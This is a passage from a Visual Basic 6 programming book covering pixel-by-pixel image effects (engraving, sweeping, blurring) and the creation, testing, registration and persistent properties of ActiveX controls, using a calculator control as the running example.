                &HFF)) + 128
            bytGreen = (((Pixels(x + 1, y + 1) And &HFF00) / &H100) _
                   Mod &H100 – ((Pixels(x, y) And &HFF00) / &H100) Mod &H100)_
                + 128
            bytBlue = (((Pixels(x + 1, y + 1) And &HFF0000) / &H10000)_
                Mod &H100 – ((Pixels(x, y) And &HFF0000) / &H10000) Mod_
                &H100) + 128

            bytAverage = (bytRed + bytGreen + bytBlue) / 3
            Pixels(x, y) = RGB(bytAverage, bytAverage, bytAverage)
         Next y
    Next x
```

When you put this code to work, you see the result as in Figure 19.15. Now we're engraving images in Visual Basic. (To be able to work pixel by pixel, make sure you set each picture box's **ScaleMode** property to **vbPixel (3)**.)

Figure 19.15 Engraving images by working pixel by pixel.

The code for this example is located in the imageengrave folder on this book's accompanying CD-ROM.

Sweeping Images

When we created embossed and engraved images in the previous two topics, we were careful to set up our embossing or engraving loop so that when setting a pixel, we did not make use of other pixels that we had already set in the same loop. The reason for that is that we only wanted to plot the difference between adjacent pixels—that is, the difference between two pixels only—to create embossed or engraved images.

If we had not restricted our operation to two pixels we had not already worked on, and instead worked on pixels we had already set earlier, we could end up *propagating* a pixel's color values among several other pixels. That is, one pixel's setting could affect many other pixels.

In fact, there are times when you want to have that happen—for example, you might want to make an image appear as though it is sweeping from upper-left to lower-right, giving the illusion of motion. In that case, you'd copy pixels with the ones to the upper-left over and over, progressively blending them together to create the effect you see in Figure 19.16, where it looks as though the text has a fading trail of color behind it.

Figure 19.16 Sweeping an image by working pixel by pixel.

Seeing the code that gives us the image in Figure 19.16 will help make this effect easier to understand. As with the previous few topics in this chapter, we load the image in a picture box, **Picture1**, into an array named **Pixels**. Then we move from lower-right to upper-left, averaging each pixel with the one to the lower-right:

```
For x = intUpperBoundX - 1 To 1 Step -1
    For y = intUpperBoundY - 1 To 1 Step -1
        bytRed = Abs((Pixels(x + 1, y + 1) And &HFF) + (Pixels(x, y)_
            And &HFF)) / 2
        bytGreen = Abs(((Pixels(x + 1, y + 1) And &HFF00) / &H100)_
            Mod &H100 + ((Pixels(x, y) And &HFF00) / &H100) Mod_
            &H100) / 2
          bytBlue = Abs(((Pixels(x + 1, y + 1) And &HFF0000) / &H10000) _
            Mod &H100 + ((Pixels(x, y) And &HFF0000) / &H10000) Mod_
            &H100) / 2
        Pixels(x, y) = RGB(bytRed, bytGreen, bytBlue)
     Next y
Next x
```

That's all it takes—now we copy the image into the second picture box, **Picture2**. (To be able to work pixel by pixel, make sure you set each picture box's **ScaleMode** property to **vbPixel (3)**.) By combining successive pixels as we do in this example, we create the sweeping effect you see in Figure 19.16. Now we're creating complex images using image handling techniques.

The complete code for this example is located in the imagesweep folder on this book's accompanying CD-ROM.

Blurring Images

The Aesthetic Design Department is calling again. If you're going to add image effects to your program, *SuperDuperGraphicsPro*, why not let the user *blur* images?

You can blur images by averaging pixels. To see how this works, we load the pixels from a picture box, **Picture1**, and blur them, then display the result in another picture box, **Picture2**. To be able to work pixel by pixel, set each

picture box's **ScaleMode** property to **vbPixel** (3).

As with the code in the previous few topics in this chapter, we load the pixels from **Picture1** into an array named **Pixels**. To blur the pixels, you average them together; here, we just average each pixel with the next pixel to the right , but you can set up any blurring region you like (such as all eight pixels that surround the current pixel). This is the way our blurring process looks in code:

```
For x = 1 To intUpperBoundX – 1
    For y = 1 To intUpperBoundY
        bytRed = Abs((Pixels(x + 1, y) And &HFF) + (Pixels(x, y) _
            And &HFF)) / 2
        bytGreen = Abs(((Pixels(x + 1, y) And &HFF00) / &H100) Mod _
               &H100 + ((Pixels(x, y) And &HFF00) / &H100) Mod &H100) / 2
        bytBlue = Abs(((Pixels(x + 1, y) And &HFF0000) / &H10000) _
            Mod &H100 + ((Pixels(x, y) And &HFF0000) / &H10000)_
            Mod &H100) / 2
        Pixels(x, y) = RGB(bytRed, bytGreen, bytBlue)
     Next y
Next x
```

After the pixels have been blurred, we display the result in **Picture2**, as shown in Figure 19.17. As you can see, the blurring produced with this algorithm is slight; to blur the image more, you can apply the same algorithm again or increase the number of pixels over which you average.

Figure 19.17 Blurring an image by working pixel by pixel.

The code for this example is located in the imageblur folder on this book's accompanying CD-ROM.

Freeing Memory Used By Graphics

The Testing Department is calling again. Your program, *SuperDuperGraphicsPro*, is using up a lot of memory. Is there any way to free some memory when you're not using it anymore?

Yes, there is. When you are no longer using a picture in the **Picture** property of a form, picture box, or image control, set the **Picture** property to the Visual Basic **Nothing** keyword to empty it:

```
Set Picture1.Picture = Nothing
```

In addition, if you use the **Image** property of a picture box or form, Visual Basic creates an **AutoRedraw** bitmap (this happens even if the **AutoRedraw** property for that form or picture box is False). When you've finished using the **Image** property, you can empty the memory used by that bitmap with the **Cls** method before you set **AutoRedraw** to False, as in this example:

```
Picture1.AutoRedraw = True
Picture1.Cls
Picture1.AutoRedraw = False
```

Chapter 20
Creating ActiveX Controls And Documents

If you need an immediate solution to:

Creating An ActiveX Control
Designing An ActiveX Control From Scratch
Giving ActiveX Controls Persistent Graphics
Basing An ActiveX Control On An Existing Visual Basic Control
Handling Constituent Control Events In An ActiveX Control
Adding Controls To An ActiveX Control (A Calculator ActiveX Control)
Testing An ActiveX Control
Creating A Visual Basic Project Group To Test An ActiveX Control
Registering An ActiveX Control
Using A Custom ActiveX Control In A Visual Basic Program
Adding A Property To An ActiveX Control
Making ActiveX Control Properties Persistent (PropertyBag Object)
Adding A Method To An ActiveX Control
Adding An Event To An ActiveX Control
Adding Design Time Property Pages
Creating An ActiveX Document
ActiveX Document DLLs Vs. EXEs
Adding Controls To An ActiveX Document (A Tic-Tac-Toe Example)
Handling Constituent Control Events In An ActiveX Document
Testing An ActiveX Document
Creating ActiveX Documents That Run Outside Visual Basic
Distributed Computing: ActiveX Documents And Integrated Browsers
Making ActiveX Document Properties Persistent (PropertyBag Object)

In Depth

ActiveX controls and ActiveX documents are two of the ActiveX components you can build with Visual Basic. In fact, the ActiveX part of Visual Basic has exploded in scope lately, along with many changes in terminology, and will surely do so again. We'll start this chapter with an overview of ActiveX and ActiveX controls and documents in particular.

All About ActiveX Components

The whole ActiveX field started originally to differentiate controls designed for Internet usage from general OLE (Object Linking and Embedding) controls. In time, however, all OLE controls have come

to be referred to as ActiveX controls. In fact, the field has taken off so vigorously that now Visual Basic can build not just ActiveX controls in Visual Basic (you used to have to build ActiveX controls for use in Visual Basic in other programming packages, like Visual C++), but ActiveX *components*.

What is an ActiveX component? In programming terms, all ActiveX components are really OLE servers, but that doesn't help us understand what's going on. It's better to break things down and look at the three types of ActiveX components:

- ActiveX controls
- ActiveX documents
- Code components (OLE automation servers)

Let's take a look at these types now.

ActiveX Controls

We have seen ActiveX controls throughout the book—those are the controls you can add to the Visual Basic toolbox using the Components dialog box. You can add those controls to a Visual Basic program like any other control. You can also use ActiveX controls on the Internet, embedding them in your Web pages, as we'll see when we work on creating ActiveX controls. ActiveX controls can support properties, methods, and events.

Your ActiveX control can be built entirely from scratch (in other words, you're responsible for its appearance), it can be built on another control (such as a list box), or it can contain multiple existing controls (these ActiveX controls are said to contain *constituent* controls). Visual Basic ActiveX controls are based on the Visual Basic UserControl object. When you create an ActiveX control, you create a control class file with the extension .ctl. Visual Basic uses that file to create the actual control, which has the extension .ocx. After you register that control with Windows (you can use Windows utilities like regsvr32.exe to register a control, as we'll see in this chapter), the control will appear in the Visual Basic Components dialog box, ready for you to add to a program. You can also use these controls in Web pages.

ActiveX Documents

ActiveX documents are new to many programmers, but the idea is simple. Instead of restricting yourself to a single control in a Web page, now you can create the whole page. ActiveX documents can include as many controls as any other Visual Basic program, and as we'll see when we start creating ActiveX documents, the result is just like running a Visual Basic program in your Web browser or other application.

Visual Basic ActiveX documents are based on the Visual Basic UserDocument object. When you create an ActiveX document, you save it with the extension .dob. Visual Basic uses that DOB file to create the EXE or DLL file that holds the actual code for the ActiveX document. In addition, Visual Basic produces a specification file, with the extension .vbd, that describes the ActiveX document, and it's that file that you actually open in the host application, such as the Microsoft Internet Explorer. With ActiveX documents, you can let users save data (using the **PropertyBag** property); that data is stored in the VBD file.

Code Components

Code components were formerly called OLE automation servers. These objects let you use their code in other programs. For example, you might have a calculation routine that you *expose* in a code component; doing so makes that routine available to other programs. Code components can support properties and methods. We'll see more about code components in Chapter 27.

If you take a look at the kind of ActiveX components you can build with Visual Basic in the New Project window, you'll see all kinds:

- ActiveX document DLL, ActiveX EXE
- ActiveX control
- ActiveX EXE, ActiveX DLL (these are code components)

There's still quite a confusion of terms here—what's the difference between a DLL and EXE ActiveX component? Let's explore further.

In-Process Vs. Out-Of-Process Components

If an ActiveX component has been implemented as part of an executable file (EXE file), it is an *out-of-process* server and runs in its own process. If it has been implemented as a dynamic link library (DLL file), it is an *in-process* server and runs in the same process as the client application.

If your ActiveX component is an out-of-process server, it is an EXE file, and can run standalone. Applications that use in-process servers usually run faster than those that use out-of-process servers because the application doesn't have to cross process boundaries to use an object's properties, methods, and events.

There are a few reasons why you may want to create your ActiveX document as an in-process component (DLL file). The performance of an in-process component surpasses that of the same component compiled as an EXE. In addition, multiple programs accessing the same EXE can overwrite global data; that doesn't happen if they each have their own in-process server.

Which ActiveX Component Do I Want To Build?

With all the different types of ActiveX components to choose from, how do you decide which type of component you want to create? Take a look at this list:

- To build an invisible component that provides routines in code that you can call, build a code component (ActiveX EXE or an ActiveX DLL).
- To build a component that can run in the same process with your application, build an ActiveX DLL.
- To build a component that can serve multiple applications and can run on a remote computer, build an ActiveX EXE.
- To build a visible component that can be dropped into an application at design time, build an ActiveX control.
- To build a visible component that can take over an application window at runtime, build an ActiveX document.

That's it for the overview of ActiveX controls and documents for the moment—it's time to turn to the Immediate Solutions.

Immediate Solutions

Creating An ActiveX Control

The Testing Department is calling again. Wouldn't it be great if you built a new ActiveX control that displayed a digital clock? That control could be reused in many other programs. Hmm, you think, how do you create an ActiveX control?

Select the New Project menu item in the Visual Basic File menu to open the New Project dialog box, as shown in Figure 20.1.




Figure 20.1 The New Project dialog box.

Select the ActiveX Control item in the New Project dialog box and click on OK. This creates a new, empty ActiveX control, as shown in Figure 20.2.




Figure 20.2 A new ActiveX control.

Believe it or not, you've created your first ActiveX control, **UserControl1**. You can even run the

control with the Run menu's Start item, which would display the control by launching the Microsoft Internet Explorer if you have it installed in your computer; however, there would be nothing to see because the control is empty.

The default name of the control is **Project1**, but we can change that to, say, **FirstControl**. To do that, select the Project1 Properties item in the Project menu, and type "FirstControl" into the Project Name box in the Project Properties dialog box, then click on OK. Also, save the project as firstcontrol.vbp. Instead of a FRM file, you save ActiveX controls in CTL files. Select the Save UserControl1 item in the file menu to save the control as firstcontrol.ctl. Here's what appears in that file on disk:

```
VERSION 6.00
Begin VB.UserControl UserControl1
   ClientHeight    =   3600
   ClientLeft      =   0
   ClientTop       =   0
   ClientWidth     =   4800
   ScaleHeight     =   3600
   ScaleWidth      =   4800
End
Attribute VB_Name = "UserControl1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
```

Now that we've seen how to create a new ActiveX control, it's time to make it do something. We'll see how that works in the next topic.

Designing An ActiveX Control From Scratch

The testing department is on the phone. Your new ActiveX control looks fine, but why doesn't it do anything? Should it? you ask. Yes, they say.

You can design the appearance of your ActiveX control entirely from scratch, creating an entirely new control, never seen before. In that case, you're responsible for creating the control's appearance from scratch. Later, you can add events to your control, as well as methods and properties, as we'll see later in this chapter.

To design the appearance of your entirely new control, you can use the Visual Basic graphics methods that the UserControl object supports, such as **Circle**, **Line**, **PSet**, **Print**, **Cls**, and **Point**. You can also display an image in the UserControl object by setting its **Picture** property.

Let's see an example. Here, we'll just draw two lines to crisscross an ActiveX control and draw a black box in the middle. Create a new ActiveX control now, and double-click it at design time to open the code window to the **UserControl_Initialize** function:

```
Private Sub UserControl_Initialize()
```

```
End Sub
```

This function is just like the **Form Load** procedure that we're familiar with. Set the control's **AutoRedraw** property to True so we can draw graphics from **UserControl_Initialize**, and then draw the lines to crisscross the control, using the **Line** method and **ScaleWidth** and **ScaleHeight** just as you would in a Visual Basic form:

```
Private Sub UserControl_Initialize()
     Line (0, 0)-(ScaleWidth, ScaleHeight)
     Line (0, ScaleHeight)-(ScaleWidth, 0)
...
End Sub
```

Next, we draw a filled-in black box in the center of the control this way:

```
Private Sub UserControl_Initialize()
    Line (0, 0)-(ScaleWidth, ScaleHeight)
    Line (0, ScaleHeight)-(ScaleWidth, 0)
    Line (ScaleWidth / 4, ScaleHeight / 4)-(3 * ScaleWidth / 4, _
        3 * ScaleHeight / 4), , BF
End Sub
```

Let's test this new ActiveX control now in the Microsoft Internet Explorer (assuming you have that browser installed). To do that, just select the Run menu's Start item now. Doing so opens the Project Properties dialog box, shown in Figure 20.3.




Figure 20.3 The Project Properties window.

Leave UserControl1 in the Start Component box, and make sure the Use Existing Browser box is clicked, then click on OK. This registers our control with Windows, creates a temporary HTML page with the control embedded in it, and starts the Internet Explorer, as you see in Figure 20.4.




Figure 20.4 Our first ActiveX control.

You can see our new ActiveX control in Figure 20.4. Now we've created our first ActiveX control and designed its appearance from scratch. If we wanted to, we could add events, properties, and methods to this control (we'll see how to do so later in this chapter).

Here's the temporary HTML page that Visual Basic creates to display our ActiveX control; note that our control is registered with Windows and has its own ID, so this page can use the HTML **<OBJECT>** tag to embed one of our controls in the page:

```
<HTML>
<BODY>
<OBJECT classid="clsid:B2A69D3B-D38C-11D1-8881-E45E08C10000">
</OBJECT>
</BODY>
</HTML>
```

Note, however, that when you select End in the Run menu, Visual Basic unregisters our control with Windows. To register it permanently, use a Windows utility like regsvr32.exe.

Giving ActiveX Controls Persistent Graphics

Visual Basic ActiveX controls are much like Visual Basic forms when it comes to graphics. If you want your control to be automatically redrawn when needed (such as when the program containing it needs to be redrawn), just set the control's **AutoRedraw** property to True, just as you would for a Visual Basic form or intrinsic control.

If you prefer not to set **AutoRedraw** to True (to save memory, for example), you can add your drawing code to the control's **Paint** event (just as you can with a Visual Basic form).

Basing An ActiveX Control On An Existing Visual Basic Control

As we saw in the previous topic, you can design your ActiveX controls from scratch, creating the control's appearance yourself. However, you can also base your ActiveX on an existing Visual Basic control.

Let's see an example to make this clearer. In this case, we'll base an ActiveX control on a Visual Basic text box. Create a new ActiveX control now by selecting the ActiveX control item in the New Project dialog box. Now draw a text box, **Text1**, in the control (its size and position don't matter because we'll set that ourselves when the control runs); add this new text box just as you would any text box to a form—just use the Text Box tool. Now set the text box's **ScrollBars** property to **Both (3)**, and set its **MultiLine** property to True.

When the control is first displayed, we stretch the text box to cover the control this way in the ActiveX control **Initialize** event handler:

```
Private Sub UserControl_Initialize()
     Text1.Left = 0
     Text1.Top = 0
     Text1.Width = ScaleWidth
     Text1.Height = ScaleHeight
End Sub
```

That's it—now select the Start item in the Run menu, click on OK if the Project Properties dialog box appears (it only appears when you run the control for the first time) to open the control in the Internet Explorer, as shown in Figure 20.5. You can type text into the text box, as also shown in Figure 20.5.




Figure 20.5 Basing an ActiveX control on a text box.

As you can see in Figure 20.5, our ActiveX control displays a text box complete with scroll bars, ready for use. We've based our ActiveX control on an existing Visual Basic control.

Of course, as it stands, our ActiveX control is exactly like a Visual Basic text box, so it's hard to see

why you'd make an ActiveX control out of it. However, you can tailor that control the way you want it—for example, you can do a lot of processing behind the scenes on the text in the text box (just as you could in any Visual Basic program). You can also change the way the control interacts with the user, as we'll see in the next topic.

Handling Constituent Control Events In An ActiveX Control

The Aesthetic Design Department is calling. It's nearly Christmas and they've come up with a great idea for a new ActiveX control based on Visual Basic text box. This new Christmas text box control will not display the letter "L"—no "L", get it? Oh, you say. They ask, when can you have it ready?

The controls you use in an ActiveX control are called *constituent* controls, and you can handle events from those controls just as you would in a standard Visual Basic program. Let's see an example. Here, we'll set up the no "L" text box. Create a new ActiveX control by selecting the ActiveX Control item in the New Project dialog box. Now draw a text box, **Text1**, in the control (its size and position don't matter because we'll set that ourselves when the control runs); add this new text box just as you would any text box to a form—just use the Text Box tool. Now set the text box's **ScrollBars** property to **Both (3)**, and set its **MultiLine** property to True.

Add this code to the **Initialize** event handler to stretch the text box over the entire ActiveX control when the control first appears:

```
Private Sub UserControl_Initialize()
     Text1.Left = 0
     Text1.Top = 0
     Text1.Width = ScaleWidth
     Text1.Height = ScaleHeight
End Sub
```

Now add a **KeyPress** event handler to the text box in the same way as you would in a standard Visual Basic program (that is, using the drop-down list boxes in the code window):

```
Private Sub Text1_KeyPress(KeyAscii As Integer)

End Sub
```

Here, we'll just watch for the letter "L":

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
     If KeyAscii = Asc("L") Then
...
     End If
End Sub
```

If the user does press the letter "L", we can cancel that letter by setting the **KeyAcsii** argument to 0, and we can also have the computer beep to indicate that we've canceled this letter:

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
    If KeyAscii = Asc("L") Then
         KeyAscii = 0
         Beep
    End If
End Sub
```

And that's it—now this ActiveX control will display a text box, but it won't let the user type the letter "L". In this way, we've handled an event from a constituent control in our ActiveX control.

The code for this example is located in the activextextcontrol folder on this book's accompanying CD-ROM.

Adding Controls To An ActiveX Control (A Calculator ActiveX Control)

In the previous topics, we've seen how to design an ActiveX control's appearance from scratch and how to base an ActiveX control on a Visual Basic control (or other ActiveX controls). However, ActiveX controls frequently contain more than one constituent control. For example, what if you wanted to create a calculator ActiveX control? How would you design that control in Visual Basic?

Let's see how this works; here we'll create an ActiveX control that is really a calculator that the user can use to add numbers. Create a new ActiveX project now, giving it the project name "calculator" (use the Project1 Properties item in the Project menu to open the Project Properties dialog box and enter "calculator" in the Project Name box). In addition, change the name of the control itself from **UserControl1** to **CalculatorControl** in the Properties window (just set the control's **Name** property). Now when we add this control to another program using the Components dialog box, this control will be listed as "calculator", and when we create controls of this type in that program, the first one will be called CalculatorControl1, the next CalculatorControl2, and so on.

To design the calculator, add these controls in a vertical line in the ActiveX control: a text box, **Text1**; a label with the caption "+"; another text box, **Text2**; a command button, **Command1**, with the caption "="; and a third text box, **Text3**. The result appears in Figure 20.6.




Figure 20.6 Designing the calculator ActiveX control.

Now double-click the command button to open its **Click** event handler:

```
Private Sub Command1_Click()

End Sub
```

When the user clicks the = button, we'll just add the two values in **Text1** and **Text2**, and place the sum in **Text3** at the bottom. That looks like this in code:

```
Private Sub Command1_Click()
     Text3.Text = Str(Val(Text1.Text) + Val(Text2.Text))
End Sub
```

And that's it—we've created a new calculator ActiveX control. How can we test it out? See the next topic.

Testing An ActiveX Control

You can test, and even debug, ActiveX controls in the Microsoft Internet Explorer, as long as you have version 3 or later. Just select the Start item in the Visual Basic Run menu to see the ActiveX control you're designing at work.

Let's see an example. Here, we'll run the ActiveX control we developed in the previous topic, the calculator control. To open this control in the Internet Explorer, select the Project menu's Calculator Properties item, opening the Project Properties dialog box, as shown in Figure 20.7. Click the Debugging tab now, as also shown in Figure 20.7.




Figure 20.7 Setting Visual Basic debugging options.

Leave the entry CalculatorControl in the Start Component box, and make sure the Use Existing Browser box is clicked, then click on OK. To run the control, just select the Run menu's Start item now. This registers our control with Windows, creates a temporary HTML page with the control embedded in it, and starts the Internet Explorer, as you see in Figure 20.8.




Figure 20.8 Testing the calculator control in the Internet Explorer.

That's it—now you can use the ActiveX control. In Figure 20.8, we're adding numbers with the calculator. Our calculator ActiveX control is a success.

Creating A Visual Basic Project Group To Test An ActiveX Control

In the previous topic, we saw how to test an ActiveX control in a Web browser, but you can use ActiveX controls in Visual Basic programs too. Can you test an ActiveX control in Visual Basic?

Yes, you can, by creating a *project group*. How does that process work? As an example, we'll see how to add our calculator ActiveX control (developed in the last two topics) to a program group. Just follow these steps:

1. Create a new Visual Basic standard EXE project, Project1.
2. Select the Add Project item in the File menu.
3. Click the Existing tab in the Add Project dialog box, select the name of the ActiveX calculator project (we used activexcalculatorcontrol.vbp in the previous topic), and click on OK.
4. This adds the calculator ActiveX project to the current project and creates a program group. Select the Select Project Group As item in the File menu, accepting all default file names (although you can give those files the names you want), including the group file itself, group1.vbg.
5. Close the calculator project's window (that is, the window in which you design the calculator by adding text boxes and so on—its designer window); that makes the calculator ActiveX control available to us in the other project, and it will appear in the toolbox.
6. Add a new calculator control to Form1 of Project1.
7. Select the Run menu's Start item to start Project1.

Following these steps creates the running program you see in Figure 20.9. Now we're testing ActiveX controls in Visual Basic.

Figure 20.9 Testing an ActiveX control in a program group.

Registering An ActiveX Control

The Testing Department is calling again. It's all very well to be able to run ActiveX controls in a Visual Basic project group (see the previous topic), but wouldn't it be nice to let other users use those ActiveX controls too?

To install an ActiveX control in Windows, you must register it with Windows, and you can do that either with the setup program (such as the ones we'll create in Chapter 30), or with the Window regsvr32.exe utility. Let's see an example. Here, we'll see how to register an ActiveX control named, say, activex.ocx with Windows. First, use the File menu's Make activex.ocx menu item to create activex.ocx. Next, we'll use regsvr32.exe, which is usually found in the C:\windows\system directory,

to register that control with Windows. Here's how to register our ActiveX control:

```
c:\windows\system>regsvr32 c:\vbbb\activex.ocx
```

After the ActiveX control is registered, it will appear in the Visual Basic Components dialog box (which you open with the Project menu's Components item), and you can add it to the Visual Basic toolbox.

Using A Custom ActiveX Control In A Visual Basic Program

Now that we've registered our Visual Basic control with Windows (see the previous topic), how do you add it to a form in a Visual Basic project? You add ActiveX controls that you build to Visual Basic projects just as you add any other ActiveX controls, such as the ones that come with Visual Basic.

Let's see an example. After we register the calculator ActiveX control that we've developed over the previous few topics, that control will appear in the Visual Basic Components dialog box. Start a new standard EXE project now and open the Visual Basic Components dialog box by selecting the Project|Components item. Next, click the Controls tab in the Components dialog box, as shown in Figure 20.10.




Figure 20.10 Our ActiveX control appears in the Components dialog box.

Click the entry labeled calculator ("calculator" was the name we gave to the project when we created this control) in the Components dialog box to add our calculator, and close that dialog box to add the calculator to the Visual Basic toolbox. Now draw a new calculator ActiveX control in the program's main form, creating the new control, **CalculatorControl1** (CalculatorControl was the name we gave to the UserControl object when we created this control), and run the program, as shown in Figure 20.11.




Figure 20.11 Running our ActiveX control in a Visual Basic program.

That's it—now we've created, registered, and added a functioning ActiveX control to a Visual Basic program.

Adding A Property To An ActiveX Control

When we add our new custom calculator ActiveX control to a Visual Basic program, as we did in the previous topic, you can see that the control already has quite a number of controls built into it, as shown in the Properties window in Figure 20.12. Besides that standard set of properties (called *ambient properties* and stored in AmbientProperties objects, which you get from the **Ambient** property), we can also add our own properties to an ActiveX control (stored in Extender objects, which you get from the **Extender** property).




Figure 20.12 The Visual Basic Properties window.

Let's see an example. Here, we'll add two properties to the calculator ActiveX control, **Operand1** and **Operand2**, which will hold the text in the top two text boxes in the calculator, operand 1 and operand 2, which we add when the user clicks the = button. After we add those properties, you can access them in programs that make use of our ActiveX control just as you would any other ActiveX control's properties. Here's an example where we set operand 1 in the calculator after you add a calculator control, **CalculatorControl1**, to a standard Visual Basic program; as you can see, this is just like setting the text in a text box:

```
Private Sub Command1_Click()
     CalculatorControl1.Operand1 = 100/
End Sub
```

To add the **Operand1** and **Operand2** properties to the calculator ActiveX project, open that project in Visual Basic, open the code window, and select the Add Procedure item in the Tools menu. This opens the Add Procedure box, as shown in Figure 20.13.




Figure 20.13 Adding a property to an ActiveX control.

Put the name of the first property, **Operand1**, in the Name box, and select the option button labeled Property, then click on OK. Doing so creates two procedures, a **Let** and **Get** procedure for the property:

```
Public Property Get Operand1() As Variant

End Property

Public Property Let Operand1(ByVal vNewValue As Variant)

End Property
```

In the same way, add the **Operand2** property, creating the procedures for that property as well:

```
Public Property Get Operand2() As Variant

End Property

Public Property Let Operand2(ByVal vNewValue As Variant)

End Property
```

When **Operand1** is set in code or by Visual Basic, the **Operand1 Let** procedure is called; when other code or Visual Basic wants to retrieve the current value of **Operand1**, the **Operand1 Get** procedure is called. That means that we return the text in the two text boxes corresponding to the calculator's operands in the **Get** procedures:

```
Public Property Get Operand1() As Variant
    Operand1 = Text1.Text
End Property

Public Property Get Operand2() As Variant
    Operand2 = Text2.Text
End Property
```

And we set the text in the operand text boxes from the value passed to us in the **Let** procedures:

```
Public Property Let Operand1(ByVal vNewValue As Variant)
     Text1.Text = vNewValue
End Property

Public Property Let Operand2(ByVal vNewValue As Variant)
     Text2.Text = vNewValue
End Property
```

That's all it takes. Now when you create a control of this type in another Visual Basic program, you'll see that the new control has two new properties: **Operand1** and **Operand2**. You can set those properties in the Properties window at design time, as shown in Figure 20.14, or in code:




Figure 20.14 Setting a property to an ActiveX control.

```
Private Sub Command1_Click()
     CalculatorControl1.Operand1 = 100
End Sub
```

However, there is a problem. When you set the **Operand1** and **Operand2** properties at design time in a program that has a calculator control embedded in it and then run the program, nothing appears in the operand text boxes. Why not? It turns out that we have to make the properties persistent if we want to

let the user set them at design time, and we'll look into that in the next topic.

The code for this example, activexcalculatorcontrol.ctl version 1 (version 2 will have persistent properties), appears in Listing 20.1.

TIP: Another way to set up the **Let** and **Get** procedures for your properties in an ActiveX control is to use the ActiveX Control Interface Wizard in the Add-Ins menu (if that wizard does not appear in your Add-ins menu, select the Add-In Manager item in the Add-Ins menu and add the ActiveX Control Interface Wizard).

Listing 20.1 activexcalculatorcontrol.ctl version 1

```
VERSION 6.00
Begin VB.UserControl CalculatorControl
   ClientHeight    =   3600
   ClientLeft      =   0
   ClientTop       =   0
   ClientWidth     =   4500
   ScaleHeight     =   3600
   ScaleWidth      =   4500
   Begin VB.TextBox Text2
      Height          =   495
      Left            =   1680
      TabIndex        =   4
      Top             =   1200
      Width           =   1215
   End
   Begin VB.CommandButton Command1
      Caption         =   "="
      Height          =   495
      Left            =   1680
      TabIndex        =   3
      Top             =   1920
      Width           =   1215
   End
   Begin VB.TextBox Text3
      Height          =   495
      Left            =   1680
      TabIndex        =   1
      Top             =   2640
      Width           =   1215
   End
   Begin VB.TextBox Text1
      Height          =   495
      Left            =   1680
      TabIndex        =   0
```

```
      Top             =   300
      Width           =   1215
   End
   Begin VB.Label Label1
      Caption         =   "+"
      Height          =   255
      Left            =   2160
      TabIndex        =   2
      Top             =   840
      Width           =   375
   End
End
Attribute VB_Name = "CalculatorControl"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Private Sub Command1_Click()
    Text3.Text = Str(Val(Text1.Text) + Val(Text2.Text))
End Sub

Public Property Get Operand1() As Variant
    Operand1 = Text1.Text
End Property

Public Property Let Operand1(ByVal vNewValue As Variant)
    Text1.Text = vNewValue
End Property

Public Property Get Operand2() As Variant
    Operand2 = Text2.Text
End Property

Public Property Let Operand2(ByVal vNewValue As Variant)
    Text2.Text = vNewValue
End Property
```

Making ActiveX Control Properties Persistent (PropertyBag Object)

There's a way of storing property settings in ActiveX controls that uses the PropertyBag object. For example, if you want the property settings the user makes in your control at design time to apply when the program runs, you must make the properties *persistent*. A persistent property is one whose value is stored and restored as needed.

Let's see an example. Here, we'll make the **Operand1** and **Operand2** properties of the calculator ActiveX control we've developed in the previous few topics persistent. To do that, we first call the Visual Basic **PropertyChanged** procedure when **Operand1** or **Operand2** is changed in its **Let** procedure. You pass the name of the property that's been changed to **PropertyChanged** like this:

```
Public Property Let Operand1(ByVal vNewValue As Variant)
    Text1.Text = vNewValue
     PropertyChanged "Operand1"
End Property

Public Property Let Operand2(ByVal vNewValue As Variant)
    Text2.Text = vNewValue
     PropertyChanged "Operand2"
End Property
```

When you call **PropertyChanged**, the control creates a **WriteProperties** event, and you can write the new settings of properties to the PropertyBag object, which stores them on disk. Here's how you use **WriteProperty**:

```
UserControl.WriteProperty(   propertyname, value [,default])
```

For example, to write the current settings of the calculator's operands, we add this code to the **WriteProperties** event handler:

```
Private Sub UserControl_WriteProperties(PropBag As PropertyBag)
     PropBag.WriteProperty "Operand1", Text1.Text
     PropBag.WriteProperty "Operand2", Text2.Text
End Sub
```

When the control needs to read its stored properties, it creates a **ReadProperties** event, and in that event's handler, we can use **ReadProperty**:

```
UserControl.ReadProperty(   propertyname [, default])
```

Here's how we use **ReadProperty** to read stored properties:

```
Private Sub UserControl_ReadProperties(PropBag As PropertyBag)
    Text1.Text = PropBag.ReadProperty("Operand1")
    Text2.Text = PropBag.ReadProperty("Operand2")
```

```
End Sub
```

Now the **Operand1** and **Operand2** properties are persistent. The code for this example, activexcalculatorcontrol.ctl version 2, appears in Listing 20.2.

Listing 20.2 activexcalculatorcontrol.ctl version 2

```
VERSION 6.00
Begin VB.UserControl CalculatorControl
   ClientHeight    =   3600
   ClientLeft      =   0
   ClientTop       =   0
   ClientWidth     =   4500
   ScaleHeight     =   3600
   ScaleWidth      =   4500
   Begin VB.TextBox Text2
      Height          =   495
      Left            =   1680
      TabIndex        =   4
      Top             =   1200
      Width           =   1215
   End
   Begin VB.CommandButton Command1
      Caption         =   "="
      Height          =   495
      Left            =   1680
      TabIndex        =   3
      Top             =   1920
      Width           =   1215
   End
   Begin VB.TextBox Text3
      Height          =   495
      Left            =   1680
      TabIndex        =   1
      Top             =   2640
      Width           =   1215
   End
   Begin VB.TextBox Text1
      Height          =   495
      Left            =   1680
      TabIndex        =   0
      Top             =   300
      Width           =   1215
   End
   Begin VB.Label Label1
      Caption         =   "+"
```

```
      Height          =   255
      Left            =   2160
      TabIndex        =   2
      Top             =   840
      Width           =   375
   End
End
Attribute VB_Name = "CalculatorControl"
Attribute VB_GlobalNameSpace = False
